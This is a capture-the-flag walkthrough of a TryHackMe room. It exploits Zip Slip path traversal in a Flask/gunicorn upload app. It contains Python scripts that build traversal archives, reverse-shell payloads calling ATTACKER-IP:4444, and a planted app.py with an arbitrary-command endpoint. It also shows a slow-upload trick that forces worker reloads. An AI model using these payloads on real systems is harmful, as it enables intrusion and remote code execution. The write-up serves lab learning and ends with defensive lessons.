Introduction

The Hollow Shell is another resort-themed box from TryHackMe’s Hacker Holidays run, and this one lives entirely in a zip file. Upload the wrong kind of archive to a “shell delivery” service and the server will happily write your files anywhere on disk it can reach. That’s Zip Slip, and this room chains it into a reverse shell two different ways.
This one beat me for a while. I leaned hard on the THM community and a walkthrough video to get unstuck, so credit where it’s due before I get into it.
Recon
A quick nmap scan turned up two ports: 22 for SSH, and 5000 running a gunicorn app, Python’s production WSGI server for Flask.
http://TARGET:5000/loginViewing the page source, same habit as always, turned up a comment with credentials sitting in plain HTML:
user: concierge
pass: <plane pass in comments>
Logged in, the app exposed an upload form. It wanted a zip file, not an image; a plain PNG got rejected outright. Inside the zip, it expected a JSON manifest which could be left quite random:
{
  "name": "Henk",
  "isActive": true,
  "skills": ["Kubernetes", "GitOps", "Terraform"],
  "address": {
    "city": "Tilburg",
    "country": "Netherlands"
  },
}
Uploading a random JPG plus that manifest worked, and the response told me exactly where the server had stored it:
Stored at shells/b702c38f0150/ and held to the room's ear.A second upload, this time a zip carrying a small Python script instead of an image, confirmed the pattern: the response pointed at a new storage path, and the script itself was reachable there over HTTP. Files land exactly where the app tells you, and you can fetch them back. Useful for orientation, but not yet a way in.
The page also mentioned something worth chasing:
“A shell may include optional automation hooks.”
I stood up a listener with Python’s built-in http.server module and uploaded a manifest with a curl hook pointing at it, but nothing ever called back. A quick gobuster run for a /hooks directory came up empty too, so at this point a hooks folder was still just a guess based on that one line of copy, not a confirmed target.
Zip Slip
At the rooms main page, two hints are giving about the exploit to be used in this CTF:
Slip something inside and hold it to your ear.
And a few lines below:
Slip past what the portal forgets to check, and the shell answers with a shell of your own.
When a server unzips a file you upload, it normally extracts everything into one folder, something like shells/b702c38f0150/, and assumes every file inside will land safely inside that folder.
The problem is that a filename inside a zip can contain path traversal sequences, ../../../ in front of the name. If the extraction code doesn’t check for that, it follows those sequences literally, and a file escapes the folder it was supposed to be locked into. This is Zip Slip, a vulnerability class first documented by Snyk in 2018 and still showing up in archive-handling code today.
Escape far enough and a file can land in a static asset folder, a script directory, or anywhere else the server later reads or executes automatically. Instead of staying trapped as harmless content, your file writes itself into a location the server trusts.
The fix on the defender’s side is straightforward: check every filename inside a zip before extracting, and reject anything that resolves outside the target folder.
But we’re not here to defend!
Proving the slip
Enumerating the app turned up a /static folder worth targeting, since anything written there gets served back over HTTP, an easy way to confirm a write landed. A small Python script built the proof:
import json
import zipfile

manifest = {
    "name": "zipslip-proof",
    "assets": []
}

with zipfile.ZipFile("zipslip-proof.zip", "w") as archive:
    archive.writestr("shell.json", json.dumps(manifest))
    archive.writestr(
        "../../static/zipslip-proof.css",
        "ZIP_SLIP_CONFIRMED\n"
    )

print("Created zipslip-proof.zip")
zipfile.ZipFile.writestr writes a member with whatever name you give it, traversal sequences included; the zip format itself doesn’t care. The ../../ climbs out of the shell-specific extraction folder and back to the app’s root, then into static/.
❯ python3 zipslip_proof.py
Created zipslip-proof.zip
❯ unzip -l zipslip-proof.zip
Archive:  zipslip-proof.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
       39  08-06-2026 09:20   shell.json
       19  08-06-2026 09:20   ../../static/zipslip-proof.css
---------                     -------
       58                     2 files
Uploaded, then a direct request confirmed the write:
http://TARGET:5000/static/zipslip-proof.cssZIP_SLIP_CONFIRMED. The server had extracted my file exactly where I told it to, two directories above where it should have stayed.
Getting a shell: writing into hooks
/static proved the bug, but a hooks folder next to the app, guessed at from that “automation hooks” line and never confirmed by directory brute-forcing, looked like the better target for an actual callback. Same trick, different destination:
import json
import zipfile

LHOST = "ATTACKER-IP"
LPORT = 4444

manifest = {
    "name": "shoreline-update",
    "assets": []
}

callback = f'''
import os
import pty
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(({LHOST!r}, {LPORT}))

for descriptor in (0, 1, 2):
    os.dup2(sock.fileno(), descriptor)

pty.spawn("/bin/bash")
'''

with zipfile.ZipFile("reverse-shell.zip", "w") as archive:
    archive.writestr("shell.json", json.dumps(manifest))
    archive.writestr("../../hooks/callback.py", callback)

print("Created reverse-shell.zip")
This assumes a hooks folder exists next to the app and that something in the app eventually imports or executes scripts dropped there. Listener up first, using ncat, the modern rewrite of netcat shipped with Nmap:

ncat -lvnp 4444Upload the zip, wait for the hook to fire, and the connection lands in the listener. Boom! Shell.
For the payload itself, I discovered revshells.com, which can do the tedious part: pick your IP and port, choose Linux, scroll to the Python 3 option, and it generates a ready-to-paste one-liner. Dropped into the same writestr pattern:
import zipfile, json

payload = 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ATTACKER-IP",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

with zipfile.ZipFile("evil.zip", "w") as z:
    z.writestr("shell.json", json.dumps({"name": "evil", "assets": ["cover.png"]}))
    z.writestr("mock.png", b"\x89PNG\r\n\x1a\n")
    z.writestr("../../hooks/evil.py", payload)
The mock.png and the assets entry referencing it are just there to make the manifest look like a normal upload, in case anything inspects it before extraction.
Getting a shell: overwriting app.py
The hooks route depends on the app actually running whatever lands in that folder, which won’t hold on every target. The more direct, more disruptive option is replacing app.py itself, the gunicorn-served Flask entry point sitting in the app’s root.
import json
import zipfile

manifest = {
    "name": "app-replacement",
    "assets": []
}

replacement_app = r'''
from flask import Flask, request, Response
import subprocess

app = Flask(__name__, static_folder="static")

@app.get("/")
def index():
    return "hollow shell command endpoint: /cmd?x=id\n"

@app.get("/cmd")
def command():
    result = subprocess.run(
        request.args.get("x", "id"),
        shell=True,
        capture_output=True,
        text=True,
        timeout=20,
    )
    return Response(
        result.stdout + result.stderr,
        mimetype="text/plain"
    )
'''

with zipfile.ZipFile("app-replacement.zip", "w") as archive:
    archive.writestr("shell.json", json.dumps(manifest))
    archive.writestr("../../app.py", replacement_app)

print("Created app-replacement.zip")
Uploading this overwrites the file on disk, but gunicorn already has the old app.py loaded into memory. Nothing happens until a worker restarts and re-imports it.
Forcing a worker restart
Gunicorn’s default worker timeout is 30 seconds: if a sync worker doesn’t respond in time, the master process kills it and spins up a replacement, which re-imports the app module from disk. Send a slow enough request and you can trigger that yourself.
Create the file:
truncate -s 100k slow.binUse it:
curl \
  --limit-rate 1k \
  --max-time 50 \
  -b "session=SESSION_COOKIE" \
  -F 'shell=@slow.bin;filename=slow.zip' \
  http://TARGET:5000/upload
--limit-rate 1k throttles the upload to a crawl, well past the 30-second timeout; --max-time 50 cuts curl off at 50 seconds so it doesn’t hang forever. Somewhere in that window, gunicorn gives up on the stuck worker, kills it, and the replacement imports the freshly overwritten app.py.
Because gunicorn typically runs multiple workers, only some of them get replaced. Refreshing the browser a few times cycles through workers until one of them is running the modified code:
curl http://TARGET:5000/cmd?x=idAn old worker returns 404, since it’s still serving the original routes. A new one returns the output of id, running as whatever user launched gunicorn.
From there we can run single commands and get ourselves some flags:
curl "http://TARGET:5000/cmd?x=pwd"
curl "http://TARGET:5000/cmd?x=ls -al /home/roomservice"
curl "http://TARGET:5000/cmd?x=cat /home/roomservice/flag.txt"
Or drop straight to a reverse shell: generate one via revshells.com, serve it with a local Python web server, wget it through cmd?x=, then execute it through the same endpoint.
The chain
| Step | Weakness | Result |
|---|---|---|
| Initial access | Credentials in an HTML comment | Login without brute-forcing anything |
| Upload validation | Zip contents extracted without path checks | Zip Slip: write files outside the intended folder |
| Confirmed write | /static reachable over HTTP | Proof the traversal lands where expected |
| Code execution (path 1) | Hooks folder executes dropped scripts | Reverse shell via hooks/callback.py |
| Code execution (path 2) | Gunicorn re-imports app.py after a worker timeout | Reverse shell via a replaced application entry point |
Two different roads, same root cause: nothing validated where a “shell” landed once it left the zip.
Takeaways
- Never trust a filename from inside an archive. Resolve the extraction path and confirm it stays inside the target folder before writing anything to disk
- A harmless-looking write, like a
.cssfile in/static, is often the safest way to first confirm a Zip Slip before reaching for anything destructive - Worker timeouts aren’t just a performance knob. A slow enough request can force a process to reload code you just planted
- When a callback mechanism doesn’t fire on the first try, don’t assume it’s dead; it may just need a different trigger or a friendlier target folder
Next
I’m hoping to do at least one more write up on the Hacker Holidays.
I liked rooms like this one and the previous two the most. There were also 2 AI and 2 digital forensics rooms, and it didn’t grab me as much.
Nice to be exploring in this way!